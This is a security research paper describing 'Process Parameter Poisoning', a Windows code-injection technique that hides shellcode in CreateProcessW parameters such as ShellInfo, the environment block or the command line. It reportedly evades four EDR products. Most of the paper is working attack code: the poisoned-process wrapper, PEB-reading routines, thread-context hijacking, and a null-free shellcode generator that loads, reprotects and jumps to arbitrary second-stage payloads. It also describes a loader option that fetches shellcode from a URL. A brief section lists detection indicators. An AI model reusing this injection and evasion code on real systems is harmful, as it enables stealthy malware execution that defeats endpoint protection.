

P³ - Process Parameter Poisoning

Max Hirschberger & Ogulcan Ugur

April 15, 2026

Contents

1	Introduction	2
2	Typical Process Injection and Involved System APIs	2
3	Technical Foundation of Required Windows Internals	4
3.1	Process Creation API and Startup Parameters	4
3.2	The Process Environment Block (PEB)	5
4	Process Parameter Poisoning (P³)	9
4.1	Starting a Process with a Poisoned Parameter	9
4.2	Locating the Injected Data in the New Process	11
4.3	Executing the Injected Code	13
4.4	Implemented Payload Injections	16
5	Passing Arbitrary Shellcode in a String	18
5.1	Lower Level Helper Methods Used by the Shellcode Generator . .	18
5.2	Implementation of Higher Level Operations	21
6	Advantages of Detection Avoidance by this Technique	26
7	Detection Approach	27
8	Conclusion	27

1 Introduction

Process Parameter Poisoning is an attack technique that is used to inject code in foreign processes, without triggering typical detection mechanisms.

Its ability to fly under the radar has been tested against four market leading Endpoint Detection and Response (EDR) solutions. Code injection succeeded in all cases and no alarms were created, even though the EDRs were configured to detect, block and remediate.

2 Typical Process Injection and Involved System APIs

Attackers want to make their activities look less suspicious. With process injection, the attackers are able to perform their activities from a different process that is more trusted or expected to be performing the specific activity, thus lowering suspicion.

The following are the typical steps required to inject code into another process:

1. The attacker searches for and opens a target process or starts a new process (via `OpenProcess` / `NtOpenProcess` or `CreateProcess` / `NtCreateProcess`).
2. Memory for the malicious code is allocated in the target process (via `VirtualAllocEx` or `NtAllocateVirtualMemory`).
3. The malicious code is written to the new allocation (via `WriteProcessMemory` / `NtWriteVirtualMemory`).
4. Memory access protection is configured to allow executing the malicious code (via `VirtualProtectEx` / `NtProtectVirtualMemory`).
5. A new thread is started in the target process that runs the malicious code (via `CreateRemoteThread` bzw. `NtCreateThreadEx`).

Additional injection techniques include but are not limited to the following:

- Thread Hijacking: Instead of creating a new thread, an existing one is redirected (via `NtSetContextThread`)
- Early-Bird APC-Injection: Utilizes Asynchronous Procedure Calls (APCs) to redirect the execution of an existing thread (via `NtQueueApcThread`)
- Dirty Vanity: Abuses the Windows API `RtlCreateProcessReflection`, that implements process forking.

In our testing, we observed that most EDRs focus on specific telemetry to detect process injection. EDRs primarily monitor the usage of `WriteProcessMemory` and `VirtualAllocEx`, as well as their underlying kernel system calls `NtWriteVirtualMemory`, `NtAllocateVirtualMemory` and `NtAllocateVirtualMemoryEx`.

Based on this observation, we asked ourselves the following question: How can malicious code be transferred into a target process and made executable without using `WriteProcessMemory` and `VirtualAllocEx`? The answer to this question lies in the process startup parameters that are transferred from one process to another at any new process creation. By using these to transfer malicious code, both `WriteProcessMemory` and `VirtualAllocEx` are entirely avoided, raising less suspicion.

3 Technical Foundation of Required Windows Internals

3.1 Process Creation API and Startup Parameters

Windows provides the API function `CreateProcessW` for creating new processes, shown in Listing 1. The first three of its parameters `lpCommandLine`, `lpEnvironment` and `lpStartupInfo` are relevant for the described injection technique, since they are used to transfer data to the new process.

```
BOOL CreateProcessW(  
    [in, optional] LPCWSTR lpApplicationName,  
    [in, out, optional] LPWSTR lpCommandLine,  
    [in, optional] LPSECURITY_ATTRIBUTES lpProcessAttributes,  
    [in, optional] LPSECURITY_ATTRIBUTES lpThreadAttributes,  
    [in] BOOL bInheritHandles,  
    [in] DWORD dwCreationFlags,  
    [in, optional] LPVOID lpEnvironment,  
    [in, optional] LPCWSTR lpCurrentDirectory,  
    [in] LPSTARTUPINFOW lpStartupInfo,  
    [out] LPPROCESS_INFORMATION lpProcessInformation  
);
```

Listing 1: Definition of `CreateProcessW` Windows API Function

The `lpCommandLine` parameter specifies the command line for the new process. It is limited to a maximum of 32,767 unicode characters, including the unicode null-terminator. For the unicode variant, it is necessary to provide a string that the function can write to. If a constant string is supplied, any write attempts made by the API function result in a memory access violation. If the value is `NULL`, the processes command line will be taken from the `lpApplicationName` parameter. If `lpApplicationName` is `NULL`, it has to be provided in the `lpCommandLine` field and is limited to `MAX_PATH` characters.

The `lpEnvironment` parameter provides a list of environment variables to the process. If the value is `NULL`, the environment of the creating process will be used. The list of environment variables consists of successive null-terminated strings of the format `NAME=VALUE` with another null-terminator at the end.

The `lpStartupInfo` parameter is a structure shown in Listing 2 with fields such as window station, desktop, standard input and output handles as well as fields that configure the main window of the new process. According to Microsoft documentation, the field `lpReserved` is reserved for internal use with no further documentation. Through analysis with the WinDbg debugger, it was possible to relate this parameter to the `ShellInfo` variable of the type `UNICODE_STRING` in the new process.

```
typedef struct _STARTUPINFOW {
    DWORD    cb;
    LPWSTR   lpReserved;           // Copied to ShellInfo (UNICODE_STRING)
    LPWSTR   lpDesktop;
    LPWSTR   lpTitle;
    DWORD    dwX;
    DWORD    dwY;
    DWORD    dwXSize;
    // (...) additional fields
    WORD     wShowWindow;
    WORD     cbReserved2;
    LPBYTE   lpReserved2;
    HANDLE   hStdInput;
    // (...) additional fields
} STARTUPINFOW, *LPSTARTUPINFOW;
```

Listing 2: Layout of `STARTUPINFOW` data structure

3.2 The Process Environment Block (PEB)

At the creation of a new process, all supplied process parameters are written to the Process Environment Block (PEB). The PEB is a data structure that is present in all processes and unique to each process. The parameters can be accessed within the `ProcessParameters` member of the type `RTL_USER_PROCESS_PARAMETERS`. Besides the process parameters, this structure also includes further runtime information, such as a list of loaded modules. The structure of the PEB and relevant process parameters in the `RTL_USER_PROCESS_PARAMETERS` is shown in Listing 3 and Listing 4.

```

typedef struct _PEB
{
    BOOLEAN InheritedAddressSpace;
    BOOLEAN ReadImageFileExecOptions;
    BOOLEAN BeingDebugged;
    // (...) additional fields
    PVOID ImageBaseAddress;
    PPEB_LDR_DATA Ldr;
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters; // Poisonable

    PVOID SubSystemData;
    PVOID ProcessHeap;
    PRTL_CRITICAL_SECTION FastPebLock;
    // (...) additional fields
} PEB, *PPEB;

```

Listing 3: Layout of PEB data structure

```

typedef struct _RTL_USER_PROCESS_PARAMETERS
{
    ULONG MaximumLength;
    ULONG Length;
    ULONG Flags;
    ULONG DebugFlags;
    // (...) additional fields
    CURDIR CurrentDirectory;
    UNICODE_STRING DllPath; // Potential candidate for transfer
    UNICODE_STRING ImagePathName; // Potential candidate for transfer
    UNICODE_STRING CommandLine; // Primary candidate for transfer
    PVOID Environment; // Primary candidate for transfer
    // (...) additional fields
    UNICODE_STRING ShellInfo; // Primary candidate for transfer
    // (lpReserved in STARTUPINFO)
    UNICODE_STRING RuntimeData; // Potential candidate for transfer
    // (...) additional fields
} RTL_USER_PROCESS_PARAMETERS, *PRTL_USER_PROCESS_PARAMETERS;

```

Listing 4: Layout of RTL_USER_PROCESS_PARAMETERS data structure

Figure 1 shows the ShellInfo parameter with the poison value supplied in the lpReserved field for the STARTUPINFO structure. Furthermore, Figure 2 shows the controlled command line within the System Informer tool.

```

0:004> dx -r1 ((ntdll! RTL_USER_PROCESS_PARAMETERS *)0
((ntdll! RTL_USER_PROCESS_PARAMETERS *)0x17e56607af0)
[+0x000] MaximumLength : 0x28d2 [Type: unsigned
[+0x004] Length : 0x28d2 [Type: unsigned
[+0x008] Flags : 0x6001 [Type: unsigned
[+0x00c] DebugFlags : 0x0 [Type: unsigned lo
[+0x010] ConsoleHandle : 0x0 [Type: void *]
[+0x018] ConsoleFlags : 0x0 [Type: unsigned lo
[+0x020] StandardInput : 0x0 [Type: void *]
[+0x028] StandardOutput : 0x0 [Type: void *]
[+0x030] StandardError : 0x0 [Type: void *]
[+0x038] CurrentDirectory [Type: _CURDIR]
[+0x050] DllPath [Type: _UNICODE_STRING]
[+0x060] ImagePathName [Type: _UNICODE_STRING]
[+0x070] CommandLine [Type: _UNICODE_STRING]
[+0x080] Environment : 0x17e56602740 [Type: v
[+0x088] StartingX : 0x0 [Type: unsigned lo
[+0x090] StartingY : 0x0 [Type: unsigned lo
[+0x094] CountX : 0x0 [Type: unsigned lo
[+0x098] CountY : 0x0 [Type: unsigned lo
[+0x09c] CountCharsX : 0x0 [Type: unsigned lo
[+0x09e] CountCharsY : 0x0 [Type: unsigned lo
[+0x0a0] FillAttribute : 0x0 [Type: unsigned lo
[+0x0a4] WindowFlags : 0x0 [Type: unsigned lo
[+0x0a8] ShowWindowFlags : 0x0 [Type: unsigned lo
[+0x0b0] WindowTitle [Type: _UNICODE_STRING]
[+0x0c0] DesktopInfo [Type: _UNICODE_STRING]
[+0x0d0] ShellInfo [Type: _UNICODE_STRING]
[+0x0e0] RuntimeData [Type: _UNICODE_STRING]
[+0x0f0] CurrentDirectory [Type: _RTL_DRIVE_LETTE
[+0x100] EnvironmentSize : 0xdac [Type: unsigned
[+0x108] EnvironmentVersion : 0x3 [Type: unsigned
[+0x110] PackageDependencyData : 0x0 [Type: void *]
[+0x118] ProcessGroupId : 0x32c [Type: unsigned
[+0x120] LoaderThreads : 0x0 [Type: unsigned lo
[+0x128] RedirectionDllName [Type: _UNICODE_STRING]
[+0x130] HeapPartitionName [Type: _UNICODE_STRING]
[+0x138] DefaultThreadpoolCpuSetMasks : 0x0 [Type: unsigned __int64 *]
[+0x140] DefaultThreadpoolCpuSetMaskCount : 0x0 [Type: unsigned long]
[+0x148] DefaultThreadpoolThreadMaximum : 0x0 [Type: unsigned long]
[+0x150] HeapMemoryTypeMask : 0x0 [Type: unsigned long]
0:004> dx -r1 (*((ntdll! _UNICODE_STRING *)0x17e56607bc0))
*((ntdll! _UNICODE_STRING *)0x17e56607bc0) [Type: _UNICODE_STRING]
[+0x000] Length : 0x21a2 [Type: unsigned short]
[+0x002] MaximumLength : 0x21a4 [Type: unsigned short]
[+0x004] Buffer : 0x17e5660821e : "A-

```

Figure 1: Poisoned ShellInfo Parameter

4 Process Parameter Poisoning (P³)

4.1 Starting a Process with a Poisoned Parameter

Since there are multiple parameters that may be used to copy the malicious code, the wrapper function in Listing 5 creates a process with the poison argument supplied to the chosen process parameter. When running the implemented injector, this choice can be made as shown in Figure 3. Furthermore, any value can be provided for the target application that will be used in `lpApplication`, with the user prompt shown in Figure 4.

```
BOOL CreateProcessWithPoison
(int choice, PWCHAR lpApplication,
 PWCHAR poisonParameter, PPROCESS_INFORMATION pi)
{
    STARTUPINFO si = { 0 };

    switch (choice) {
        case 1: // Injection via ShellInfo (lpReserved)
            printf("[~] Writing into ShellInfo...\n");
            si.lpReserved = poisonParameter;
            return CreateProcessW(lpApplication, NULL, NULL, NULL, FALSE,
                                0, NULL, NULL, &si, pi);
        case 2: // Injection via Environment block
            printf("[~] Writing into Environment block...\n");
            return CreateProcessW(lpApplication, NULL, NULL, NULL, FALSE,
                                CREATE_UNICODE_ENVIRONMENT, poisonParameter,
                                NULL, &si, pi);
        case 3: // Injection via CommandLine
            printf("[~] Writing into CommandLine...\n");
            return CreateProcessW(lpApplication, poisonParameter, NULL, NULL,
                                FALSE, 0, NULL, NULL, &si, pi);
        default:
            return FALSE;
    }
}
```

Listing 5: Implementation of `CreateProcessWithPoison`

This function implements three distinct parameter choices:

1. ShellInfo Injection: Places the poison in the lpReserved field of the lpStartupInfo parameter that will be copied to the ShellInfo variable in the PEB
2. Environment Injection: Places the poison in the lpEnvironment parameter with the CREATE_UNICODE_ENVIRONMENT flag
3. CommandLine Injection: Places the poison in the lpCommandLine parameter of CreateProcessW

```
+=====+
|               PPP - Loader               |
|                                          |
| Process Parameters Poisoning             |
|                                          |
| Created by: Max Hirschberger & Ogulcan Ugur |
| Version: 1.0                             |
+=====+

=====
PEB Shellcode Placement
=====

[?] Choose where to place the shellcode in the PEB (Process Environment Block):

1) ShellInfo (PEB->ProcessParameters->ShellInfo.Buffer)
2) Environment Variable (PEB->ProcessParameters->Environment)
3) Command Line (PEB->ProcessParameters->CommandLine.Buffer)

[>] Enter selection (1-3): |
```

Figure 3: Selection of Poisonable Parameter

```
=====
Target Application
=====

[?] Current default application is: C:\Windows\System32\winver.exe
[?] Would you like to change the default application used for shell/DLL launching?
1) Keep default
2) Change application path
```

Figure 4: Selection of the Targeted Application Executable

4.2 Locating the Injected Data in the New Process

After successful process creation, the injected data can be found via the PEB structure. The following three steps are required to locate the poison in the new process.

First up, the starting address of the PEB structure is determined by calling `NtQueryInformationProcess`. `NtQueryInformationProcess` retrieves the data structure `PROCESS_BASIC_INFORMATION` when called with the information class `ProcessBasicInformation`. And `PROCESS_BASIC_INFORMATION` contains the address of the PEB in the `PebBaseAddress` field. This step is shown in Listing 6.

```
WinApiResolver winapi = WinApiResolver::GetInstance();
PROCESS_BASIC_INFORMATION pbi = { 0 };
ULONG retLen;

winapi.NtQueryInformationProcess(
    pi.hProcess,           // Handle of the new process
    ProcessBasicInformation, // Query PROCESS_BASIC_INFORMATION
    &pbi,                   // Destination
    sizeof(pbi),           // Size of the destination
    &retLen                  // Resulting size of what was read
);
```

Listing 6: First Step of Locating the Injected Data

In the second step, the PEB structure is read by calling `NtReadVirtualMemoryEx` with the starting address of the structure that was retrieved in the first step. The implementation of the second step is shown in Listing 7.

```
PEB pebLocal = { 0 };
SIZE_T bytesRead;

NTSTATUS status = winapi.NtReadVirtualMemoryEx(
    pi.hProcess,           // Handle of the new process
    pbi.PebBaseAddress,    // Starting address of the PEB
    &pebLocal,              // Destination / Local copy of the PEB
    sizeof(pebLocal),      // Size to be read
    &bytesRead,             // Resulting size of what was read
    0                      // Reserved parameter
);
```

Listing 7: Second Step of Locating the Injected Data

After reading the PEB, the field `ProcessParameters` contains the starting address of the `RTL_USER_PROCESS_PARAMETERS` structure in the new process. In the third step, this structure is also read from the new process. The pointers to the injected data are within this structure. The third step is shown in Listing 8.

```
RTL_USER_PROCESS_PARAMETERS parameters = { 0 };

status = winapi.NtReadVirtualMemoryEx(
    pi.hProcess,           // Handle of target process
    pebLocal.ProcessParameters, // ProcessParameters address in target
    &parameters,           // Output buffer / Local copy
    sizeof(parameters),    // Size to be read
    &bytesRead,             // Resulting size of what was read
    0                      // Reserved parameter
);
```

Listing 8: Third Step of Locating the Injected Data

This approach only uses memory read APIs and no write or allocation API that the EDRs focus on. However, there is one limitation imposed by the parameters. Since these parameters are null-terminated strings, only shellcode with no null-terminator can be fully transferred. A solution to overcome this limitation is given in Section 5.

4.3 Executing the Injected Code

After transferring the code, the processes execution still needs to be directed to the code. Furthermore, the memory protection of the injected data has to be adjusted, since the parameters are not placed into regions that are marked executable.

To change the protection, the Windows API `NtProtectVirtualMemory` is used to change the protection from only readable and writable to only readable and executable.

To redirect the code execution to the shellcode, the following three methods exist:

- `CreateRemoteThread` / `NtCreateThreadEx`: Create a new thread that starts at the shellcode
- `QueueUserAPC` / `NtQueueApcThread`: Queue up an APC on an existing thread that ends up redirecting it to the shellcode
- Thread Context Manipulation: Modify the instruction pointer of an existing thread to move its execution to the shellcode

During the initial implementation of this technique, the Dirty Vanity approach was evaluated for executing the code. However, several EDRs raised alerts for this method.

A detailed look into the implementation of `RtlCreateProcessReflection` revealed that it makes calls to `NtWriteVirtualMemory` and `NtCreateThreadEx`. Essentially, it creates a thread in a target process to execute a function within `ntdll.dll`. This function both creates the forked process by calling `RtlCloneUserProcess` and also performs a memory write into the forked process.

Since `NtWriteVirtualMemory` is one of the primary indicators used by the EDRs, the Dirty Vanity method only raises suspicion beyond what's necessary.

Instead, the manipulation of the main threads context is used, since it provides the following advantages over Dirty Vanity:

- **Availability of Thread Handles:** `CreateProcessW` already provides a valid handle for the main thread within the `PROCESS_INFORMATION` structure. A Handle is an abstract reference object that the kernel provides for interacting with system resources, such as processes, threads and files. Handles are essentially indices into process specific handle tables that map each handle to an object in the kernel with an associated level of access to the object.
- **Avoiding Suspicious API Calls:** `NtWriteVirtualMemory`, `VirtualAllocEx` and `CreateRemoteThread` are never used, only `NtSetContextThread` is called

The context of a thread is the state of all processor registers. Therefore it is possible to redirect a threads execution flow by manipulating its context, i.e. changing the instruction pointer register. Typically, the thread context is manipulated in the following steps:

1. **Thread Suspension:** The target thread is put into a suspended state either by calling `SuspendThread` or by creating it in a suspended state
2. **Context Read:** The current context is read into a `CONTEXT` data structure via `GetThreadContext`
3. **Context Modify:** Desired changes are made to the context, e.g. changing the instruction pointer register RIP
4. **Context Apply:** The modified context is written to the thread by calling `SetThreadContext`
5. **Thread Resumption:** `ResumeThread` is called to resume the threads execution at the new value of RIP

A threads context can be changed without suspending it first. Therefore it is not necessary to call `SuspendThread` and `ResumeThread` that may be monitored by EDRs for process injection. Furthermore, calling `GetThreadContext` can also be skipped, if prior execution does not need to be restored at a later point. The resulting implementation is shown in Listing 9

```

NTSTATUS ThreadSetExec(PHANDLE hThread, PVOID shellcode)
{
    CONTEXT ctx;
    ctx = { 0 };
    ctx.ContextFlags = CONTEXT_CONTROL; // CONTEXT_CONTROL flag is enough

    WinApiResolver winapi = WinApiResolver::GetInstance();

    NTSTATUS status = 0;

    status = winapi.NtGetContextThread(*hThread, &ctx);
    if (!NT_SUCCESS(status)) {
        SetColor(FOREGROUND_RED);
        printf("\n[-] NtGetContextThread failed with Error Code %08x\n", status);
        return status;
    }

    ctx.Rip = (DWORD64)shellcode;

    status = winapi.NtSetContextThread(*hThread, &ctx);
    if (!NT_SUCCESS(status)) {
        SetColor(FOREGROUND_RED);
        printf("\n[-] NtSetContextThread failed with Error Code %08x\n", status);
        return status;
    }

    return 0;
}

```

Listing 9: Manipulation of Thread Context in ThreadSetExec

4.4 Implemented Payload Injections

Our implementation of this injection technique includes the following four payload options shown in Figure 5.

1. The first option is a simple demo that displays a popup window and is shown in Figure 5. This option requires no further shellcode or executable files that will be injected.
2. Option two takes a hexadecimal representation of shellcode and injects it. If the shellcode contains null bytes, it is injected with the method described in Section 5.
3. The third option accepts a path to a DLL file that is then supplied to LoadLibraryA within the target.
4. Lastly, option four loads raw shellcode from a HTTP(S) URL and also takes care of the null byte limitation.

```
=====
Function Method
=====

[?] Choose function method:

1) Demo: show a MessageBox
2) User-supplied shellcode (null bytes supported)
3) Load DLL via shellcode (DLL must exist on disk)
4) In-memory shellcode from URL
```

Figure 5: Choice of Injected Shellcode




Figure 6: Message Box Created by Shellcode

5 Passing Arbitrary Shellcode in a String

It is not possible to pass any arbitrary data within the parameters. This is because only data up until a null-terminator will be copied. To overcome this limitation, we have built a shellcode generator that doesn't emit null-terminators.

This shellcode generator can create shellcode for calling `MessageBoxA`, `LoadLibraryA`, `NtTerminateProcess` or `NtSuspendThread` with arbitrary parameters. Furthermore, it can generate shellcode that decodes an arbitrary second stage shellcode and jump to it.

It is implemented in the `ShellCodeWriter` C++ class with private helper methods and public methods for the exposed functionality. The implementation details will be explained in the following.

5.1 Lower Level Helper Methods Used by the Shellcode Generator

Xor is used as the primitive that allows the shellcode to generate any data, including zero bytes. This primitive is implemented in the helper method `SetRAXXOR` that takes two 64 bit values. It emits shellcode that performs an xor operation with the given 64 bit values and saves the result in the RAX register.

The additional helper `SetRAX` creates these two 64 bit values, that when xored result in a given value. It also ensures that these two 64 bit values contain no zero bytes. In essence, `SetRAX` emits shellcode that will set the RAX register to an arbitrary 64 bit value.

Both `SetRAXXOR` and `SetRAX` are shown in Listing 10. Additionally, the resulting machine code of three example `SetRAX` calls are shown in Listing 11.

```

void ShellCodeWriter::SetRAXXOR(uint64_t xor_a_value, uint64_t xor_b_value)
{
    const char gadget[] =
        "\x48\xB8\xB0\xC5\x2F\x6D\xFB\x7F\x01\x01" // mov rax, XOR_A
        "\x49\xBF\x01\x01\x01\x01\x01\x01\x01\x01" // mov r15, XOR_B
        "\x4C\x31\xF8"; // xor rax, r15
    uint64_t* xor_a = (uint64_t*)(gadget + 2);
    uint64_t* xor_b = (uint64_t*)(gadget + 12);
    *xor_a = xor_a_value;
    *xor_b = xor_b_value;
    AppendShellCode(gadget, 23);
}

void ShellCodeWriter::SetRAX(uint64_t value)
{
    if (value == 0)
    {
        AppendShellCode("\x48\x31\xC0", 3); // xor rax, rax
        return;
    }
    uint64_t xor_a = 0, xor_b = 0x0101010101010101;
    // Adjust the xor key (xor_b) to ensure xor_a will have no zero bytes
    for (int i = 0; i < 8; i++)
    {
        if (((uint8_t*)&value)[i] == 0x01)
        {
            ((uint8_t*)&xor_b)[i] = 0x02;
        }
    }
    xor_a = value ^ xor_b;
    SetRAXXOR(xor_a, xor_b);
}

```

Listing 10: Implementation of SetRAXXOR and SetRAX

```

# SetRAX(0)
xor rax, rax

# SetRAX(0xDEADBEEF)
mov rax, 0x01010101DFACBFEE
mov r15, 0x0101010101010101
xor rax, r15

# SetRAX(1)
mov rax, 0x0101010101010103
mov r15, 0x0101010101010102
xor rax, r15

```

Listing 11: Examples for Code Emitted by SetRAX

SetRAX is the basis for the helper methods PushValue, PushBuffer, SetArgRegister and SetArgRegisterStackRelative. PushValue calls SetRAX and follows it with a push RAX instruction that therefore allows pushing arbitrary values to the stack. PushBuffer uses PushValue to write an arbitrary array of bytes on the stack, for this it splits the data into 64 bit values and pushes them in reverse order. The order needs to be reversed, since the stack pointer is decremented after each push.

The shellcode generator keeps track of how many bytes were pushed with the `m_total_consumed_stack_bytes` variable. This variable is used in the FreeStack helper method to clean up the stack, reverting the stack pointer to its initial value.

In the Windows 64 bit x86 application binary interface, the registers RCX, RDX, R8 and R9 are used for the first four arguments when calling a function. Additional arguments are pushed on the stack, after a 32 byte shadow space. The shadow space is reserved for the called function and is used to save the first four argument registers. SetArgRegister and SetArgRegisterStackRelative are used to set one of these four argument registers. SetArgRegister sets a given register to an arbitrary constant value. And the code generated by SetArgRegisterStackRelative writes the stack pointer plus a constant offset to the corresponding argument register. Any additional function arguments can be pushed with the PushValue helper method.

The helper `Call` emits code that aligns the stack pointer to 16 bytes, then performs a call to the given address and lastly reverts any alignment change it initially made. A 16-byte aligned stack pointer is required to prevent crashing in functions that utilize XMM floating point register operations. When calling functions with arguments that are passed on the stack, the alignment needs to be correct before calling this helper. Otherwise, the arguments end up at the wrong stack offset.

5.2 Implementation of Higher Level Operations

The simplest operation is calling `NtTerminateProcess` or `NtSuspendThread`. Due to their similarity, only `NtTerminateProcess` will be covered, which is shown in Listing 12. `NtTerminateProcess` takes two parameters and follows the x64 calling convention. First, the helper `SetArgRegister` is called for both parameters, to initialize them with the supplied values. Then the API function is called.

Since the shellcode is generated on the same machine, the address of the function is resolved at the time of generation and not within the shellcode. Resolving API functions is handled by the `WinApiResolver` class. Finally, the `Call` helper method generates the call instruction and stack alignment code.

```
void ShellCodeWriter::CallTerminateProcess
(HANDLE ProcessHandle, NTSTATUS ExitStatus)
{
    SetArgRegister(0, (uint64_t)ProcessHandle);
    SetArgRegister(1, ExitStatus);
    WinApiResolver winapi = WinApiResolver::GetInstance();
    Call((uint64_t)winapi.NtTerminateProcess);
}
```

Listing 12: Implementation of `ShellCodeWriter::CallTerminateProcess`

Functions that take pointer values such as LoadLibraryA and MessageBoxA, can't be used in the same way. This is because a valid memory address is required, that is not known at the time of generating the shellcode. Therefore the helper SetArgRegisterStackRelative is used to set the argument to an address on the stack. In Listing 13, the module parameter string is written to the stack and the first argument register is set to point to the start of the module string on the stack. Furthermore, the function moves the stack pointer by 32 bytes to account for the shadow space. Without this, the called function would overwrite the module string.

```
void ShellCodeWriter::CallLoadLibraryA(LPCSTR module)
{
    PushBuffer(module, strlen(module) + 1);
    int pos_buf = m_total_consumed_stack_bytes;

    // Shadow Space
    AppendShellCode("\x48\x83\xEC\x20", 4); // sub rsp, 32
    m_total_consumed_stack_bytes += 32;

    // Populate arg registers
    SetArgRegisterStackRelative(0, (m_total_consumed_stack_bytes - pos_buf));

    WinApiResolver winapi = WinApiResolver::GetInstance();
    Call((uint64_t)winapi.LoadLibraryA);
}
```

Listing 13: Implementation of ShellCodeWriter::CallLoadLibraryA

Finally, `LoadAndCallShellCode` takes an arbitrary shellcode that can include zero bytes and executes it. Its implementation is shown in Listings 14 and 15 and is split into the following five operations:

1. The arbitrary shellcode is written to the stack via `PushBuffer`. Afterwards, the shadow space is allocated to protect the shellcode from being overwritten.
2. Next up, a simple call to `VirtualAlloc` is made that uses parameters already known at the time of generation. This API call allocates memory that is readwrite protected and can fit the shellcode.
3. Afterwards, the memory address returned from `VirtualAlloc` is saved into the two registers `R12` and `R10`. Then `R11` is initialized to the size of the shellcode and `RCX` is set to point to the start of the shellcode. With the registers `R10`, `R11` and `RCX` set, six instructions follow that perform a memory copy, copying the shellcode into the newly allocated memory region.
4. Jumping to the shellcode is not yet possible, since the memory region is readwrite protected. It is possible to allocate a readwrite and executable region, this would however be more likely considered suspicious. Therefore, a call to `VirtualProtect` is made to change the protection to readable and executable but not writable.
5. And lastly, a jump to the shellcode is made, after ensuring the stack is properly aligned.

```

void ShellCodeWriter::LoadAndCallShellCode(const std::vector<uint8_t>& shellcode)
{
    // 1. Pushes the shellcode to the stack
    PushBuffer(shellcode.data(), shellcode.size());
    int pos_sc = m_total_consumed_stack_bytes;

    // Shadow Space
    AppendShellCode("\x48\x83\xEC\x20", 4); // sub rsp, 32
    m_total_consumed_stack_bytes += 32;

    // 2. Allocates READWRITE memory
    CallVirtualAlloc(NULL, shellcode.size(), MEM_COMMIT, PAGE_READWRITE);

    { // 3. Copies shellcode from the stack to the newly allocated area
        AppendShellCode("\x49\x89\xC4", 3); // mov r12, rax ; shellcode_dest
        AppendShellCode("\x49\x89\xC2", 3); // mov r10, rax ; shellcode_dest
        SetRAX(shellcode.size());
        AppendShellCode("\x49\x89\xC3", 3); // mov r11, rax ; size
        SetArgRegisterStackRelative(0, (m_total_consumed_stack_bytes - pos_sc));
        // r10: Shellcode dest ptr
        // r11: size
        // rcx: Shellcode src ptr
        const char* copy_sc = "\x8A\x01" // mov al, byte ptr ds:[rcx]
                               "\x41\x88\x02" // mov byte ptr ds:[r10], al
                               "\x48\xff\xC1" // inc rcx
                               "\x49\xff\xC2" // inc r10
                               "\x49\xff\xCB" // dec r11
                               "\x75\xF0"; // jnz -16
        AppendShellCode(copy_sc, 16);
    }
    (...)
}

```

Listing 14: Implementation of ShellCodeWriter::LoadAndCallShellCode 1-3


```

(...)
{ // 4. Changes protection of the newly allocated area to EXECUTE_READ
  // VirtualProtect(shellcode_dest, size, PAGE_EXECUTE_READ, shellcode_src),
  AppendShellCode("\x4C\x89\xE1", 3); // mov rcx, r12 ; lpAddress
  SetArgRegister(1, shellcode.size());
  SetArgRegister(2, PAGE_EXECUTE_READ); // flNewProtect
  SetArgRegisterStackRelative(3, (m_total_consumed_stack_bytes - pos_sc));

  WinApiResolver winapi = WinApiResolver::GetInstance();
  Call((uint64_t)winapi.VirtualProtect);
}

if (m_total_consumed_stack_bytes % 16)
{
  AppendShellCode("\x58\x50\x50", 3); // pop rax; push rax; push rax;
  m_total_consumed_stack_bytes += 8;
}

// 5. Jumps to the newly allocated area
AppendShellCode("\x41\xff\xe4", 3); // jmp r12
}

```

Listing 15: Implementation of ShellCodeWriter::LoadAndCallShellCode 4-5

6 Advantages of Detection Avoidance by this Technique

One major advantage of this technique is that no processes are created in a suspended state and no threads or processes are suspended during its execution. Creating suspended processes or repeated calls to `SuspendThread` are known indicators used by EDRs for process hollowing, process injection and similar attacks.

Furthermore, by creating the target process, a handle for the main thread is already available and has the required access for changing its context.

Aspect	Classic Injection	Process Parameter Poisoning
Memory Allocation	<code>VirtualAllocEx</code> required	No explicit allocation
Memory Write	<code>WriteProcessMemory</code> required	Indirect via <code>CreateProcessW</code>
Redirect Execution	<code>CreateRemoteThread</code> or <code>APC</code>	<code>SetThreadContext</code>
Chance of Detection	High (many suspicious APIs)	Reduced (benign process creation)
EDR Telemetry	Closely monitored	Lowered observability

Overall, this technique raises much less suspicion as it leaves a smaller fingerprint by using legitimate process creation and thread management APIs.

7 Detection Approach

There are several suspicious indicators generated by this technique, that can be used to detect it.

- VirtualProtectEx that makes a memory region executable followed by SetThreadContext with at least CONTEXT_CONTROL. It is worth noting, that the instruction pointer does not need to be pointing to this executable region, since it can instead point to a gadget that then redirects it. However, it is very likely that a pointer into the memory region is written to one of the CPU registers.
- VirtualProtectEx that makes pages of the process parameters executable, both in the own process and in external processes.
